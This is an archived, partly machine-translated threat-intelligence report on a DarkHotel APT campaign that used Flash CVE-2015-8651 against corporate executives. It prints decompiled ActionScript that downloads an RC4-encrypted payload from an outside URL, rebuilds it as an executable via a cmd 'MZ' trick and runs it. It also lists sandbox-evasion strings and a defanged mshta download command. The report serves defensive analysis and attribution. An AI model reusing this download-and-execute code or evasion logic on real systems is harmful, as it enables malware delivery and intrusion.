(/web/20160104165148/http://drops.wooyun.org)
(/web/20160104165148/http://drops.wooyun.org/newsend)
(/web/20160104165148/http://drops.wooyun.org/wp-login.php?action=logout&redirect_to=http%3A%2F%2Fdrops.wooyun.org)

Overseas “Dark Hacker Stack” organization launches APT attack on domestic corporate executives

little white hat (/web/20160104165148/http://drops.wooyun.org/author/小白帽) · 2015/12/31 18:23

(/web/20160104165148/http://drops.wooyun.org/author/小白帽)
little white hat (/web/20160104165148/http://drops.wooyun.org/author/小白帽)

> As you set out for Ithaca, may your road be long, full of miracles, and full of discoveries - Cavafy Greece
> To commemorate 2015, the first year of Chinese threat intelligence that is about to pass away.

Author:ThreatBook

0x00 Summary

Adobe released an emergency patch on December 28 to fix multiple security vulnerabilities in Flash player. There are clues that one of them has been used in APT (Advanced Persistence) attacks. Some foreign media speculated that the target of the attack was a well-known domestic IT company (http://www.theregister.co.uk/2015/12/28 /adobe_flash_security_update/ (https://web.archive.org/web/20160104165148/http://www.theregister.co.uk/2015/12/28/adobe_flash_security_update/)), Weibu Online has not found any evidence to support this conclusion. However, traceability analysis shows that a foreign hacker group has used this vulnerability to launch APT attacks against executives of Chinese and Asian companies. This group is an APT attack organization code-named DarkHotel. It is unclear at this stage whether there is a more sophisticated background to this attack. Weibu Online has sent early warning to customers as soon as possible.

We recommend that business executives take the following immediate steps:

1. Upgrade Flash player now;
2. Do not click on attachments or links in unfamiliar emails;
3. Please be careful when connecting to hotel WIFI. Use mobile communication networks to send and receive sensitive information.


0x01 Threat event analysis

Among the emergency response (OOB) patches for 19 security vulnerabilities released by Adobe on December 28, CVE-2015-8651 was marked by Adobe as having been used in APT attacks. Weibu Online identified the attack flow and attacker identity by tracking multiple active APT threat events and analyzing the CVE-2015-8651 attack.

By analyzing the captured suspicious SWF file, it was confirmed that this sample exploited the Adobe Flash integer overflow vulnerability (the CVE-2015-8651 vulnerability fixed by Adobe this time). After the attacker accesses this SWF file, a successful exploit will jump to the following shellcode:


(/web/20160104165148/http://drops.wooyun.org)
(/web/20160104165148/http://drops.wooyun.org/newsend)
(/web/20160104165148/http://drops.wooyun.org/wp-login.php?action=logout&redirect_to=http%3A%2F%2Fdrops.wooyun.org)

Its main function is to download a file named update.exe to the system 的%temp% directory, decrypt it through RC4 and add the "MZ" header of the executable file through ECHO to build a valid PE file, and then run it.




```
private var _exeName:String = "updata.exe";
_se.callerEx("GetTempPathA", new Vector.<Object>(2));
new Vector.<Object>(6)[1] = _se.BAToStr(_se.h2b(_se.urlID));
_loc_11 = _loc_9.decrypt(_loc_11, _se.BAToStr(_se.h2b(_se.keyID)));
_loc_18 = _se.callerEx("WinINet!InternetOpenUrlA", new Vector.<Object>(6));
_se.callerEx("WinINet!InternetReadFile", new Vector.<Object>(4));
_loc_11 = _se.BAToStr(_loc_19);
_loc_9 = new RC4();
_loc_11 = _loc_9.decrypt(_loc_11, _se.BAToStr(_se.h2b(_se.keyID)));
new Vector.<Object>(6)[1] = _loc_11;
_loc_18 = _se.callerEx("WinINet!InternetOpenUrlA", new Vector.<Object>(6));
_se.callerEx("WinINet!InternetReadFile", new Vector.<Object>(4));
var _loc_6:* = _se.callerEx("CreateFileA", new Vector.<Object>(7));
_se.callerEx("WriteFile", new Vector.<Object>(5));
new Vector.<Object>(11)[2] = "cmd /c echo|set/p=\"MZ\">\"" + _loc_20 + "\"&type \"" + _loc_7 + "\">>\"" + _loc_20 + "\"&\"" + _loc_20 + "\"";
_se.callerEx("advapi32!CreateProcessAsUserA", new Vector.<Object>(11));
```

Update.exe is about 1.3Mb, has complete file attributes, and is disguised as an SSH key generation tool:



File description	SSH public/private key pair generation ...
Type	Application
File version	0.71.1253.0
Product name	RSA Cryptography Suite
Product version	Release 0.71
Copyright	Copyright (C) 2008 - 2014 Tim Simosse.
Size	1.34 MB
Date modified	12/29/2015 12:00 AM
Language	English (United States)
Original filename	sshkeypairgen.exe

Through reverse engineering, it was found that the Trojan author had tampered with and cropped the normal OpenSSL file. The tampered version only provided one parameter: `–genkeypair`. Regardless of whether this parameter is passed or not, the Trojan file will first release a public key in the current directory to interfere with the judgment, and at the same time enter the real malicious code part. This sample does not perform code obfuscation, but uses a variety of anti-debugging/anti-virtual machine technologies and field encryption to determine whether anti-virus software and sandboxes exist by detecting various system environments, such as:



```
gEncSandBoxDirs dd offset Sla_cuckoo_Sla ; DATA XREF: sub_48BE8E+161↓r
                                         ; \cuckoo\
                dd offset Sla_sandcastle_Sla ; \sandcastle\
                dd offset Sla_aswsnx_Sla ; \aswsnx\
                dd offset Sla_bsa_Sla    ; \bsa\
                dd offset Sla_sandbox_Sla ; \sandbox\
                dd offset Sla_mws_Sla    ; \mws\
```

Update.exe is a Trojan Downloader that uses mshta.exe to download Trojan files. The Trojan file server is located in Iceland. The form is as follows:

```
C:\Windows\system32\mshta.exe hxxp://****.com/image/read.php…..
```

0x02 Attack Group Analysis


With a more detailed analysis of the goals, tools, methods and processes of this attack, we found that its characteristics are surprisingly consistent with Darkhotel.

The Darkhotel APT attack group's traces can be traced back to 2007. Since 2010, it has taken more advantage of corporate executives' access to hotel networks during business trips to conduct APT attacks to steal information. Therefore, when Kaspersky released a research report on this team in 2014, it named it "Darkhotel". This group targets corporate executives (such as CEOs, SVPs, executives and senior R&D personnel) who conduct business and investment in the Asia-Pacific region. The industries attacked include large-scale electronic manufacturing and communications, investment, defense industry, automobiles, etc.

This team uses zero-day vulnerabilities (especially Flash type) to carry out attacks and circumvent the latest defense measures. It also steals legitimate digital certificates to sign backdoor software and listening tools. If a target has been effectively infected, their tools will often be removed from the point of commission, thus hiding traces of their activities. Judging from its operational characteristics, it has extremely high technical capabilities and abundant resources.

We compared the characteristics of this incident with Darkhotel and believe that there are sufficient reasons to identify it as the initiator.

(/web/20160104165148/http://drops.wooyun.org)



	“暗黑客栈” （DarkHotel）	此次攻击团伙
攻击流	鱼叉式攻击 -> dropper -> HTA 文件 -> 下载器 -> 信息窃取	鱼叉式攻击 -> dropper -> HTA 文件 -> 下载器 -> 信息窃取
目标行业	大型电子制造和通信企业、投资和PE、医疗、化妆品、化学、汽车制造、国防行业、司法和军队、非政府组织	通信企业
目标国家	朝鲜、俄罗斯、韩国、中国、日本、泰国、印度、孟加拉国、莫桑比克、中国台湾地区	中国 朝鲜
目标人群	企业高管	企业高管
攻击目的	窃取信息	窃取信息
攻击手法	定向发送邮件，骗取点击	定向发送邮件，骗取点击
漏洞利用	喜欢使用Flash 0day漏洞	Flash 0day漏洞
木马免杀技术	检测主流杀软，包括卡巴斯基、微软、麦咖啡、360、瑞星等	检测如下杀软：卡巴斯基、微软、麦咖啡、360、瑞星、百度、腾讯
木马反虚拟机检测	检测沙箱： • "CUCKOO" • "SANDBOX-" • "NMSDBOX-" • "XXXX-OX-" • "CWSX-" • "WILBERT-SC" • "XPAMAST-SC"	检测沙箱： • "CUCKOO" • "SANDBOX-" • "NMSDBOX-" • "XXXX-OX-" • "CWSX-" • "WILBERT-SC" • "XPAMAST-SC"
代码片段复用	是（AntiVM, just-in-time decryption, AV detection）	
服务器端框架架构	服务器端框架结构高度相似	

drops.wooyun.org

0x03 Summary

Through this incident, we once again realized that in the era of the Internet of Everything, defense based solely on vulnerabilities is often impossible to prevent. As long as there is enough value, hackers have enough investment and opportunities to compromise the target. We need to adjust defense ideas in a timely manner, balance security investment, focus more on threats, use threat intelligence to drive the construction of security systems, and establish a complete security adaptive process of defense, detection, response and prevention.

☆collect share

Nick name

Verification code

Write your comment...

publish

sebu 2016-01-03 18:13:48

European countries..?

reply

low 2016-01-02 15:26:20

It doesn't look like a small gang.

reply

zte 2016-01-02 14:47:20

Huawei, right? Many foreign media reports, Adobe also has

reply

xxx 2016-01-02 12:04:40

(/web/20160104165148/http://drops.wooyun.org/wp-login.php?action=logout&redirect_to=http%3A%2F%2Fdrops.wooyun.org)

(/web/20160104165148/http://drops.wooyun.org/)

(/web/20160104165148/http://drops.wooyun.org/wp-login.php?action=logout&redirect_to=http%3A%2F%2Fdrops.wooyun.org)

(/web/20160104165148/http://drops.wooyun.org/newsend)

Poor Huawei

reply

lanyan 2016-01-01 21:50:25

Here comes the posture

reply

.... 2015-12-31 19:06:16

....APT

reply

Thanks for Zhihu authorization page template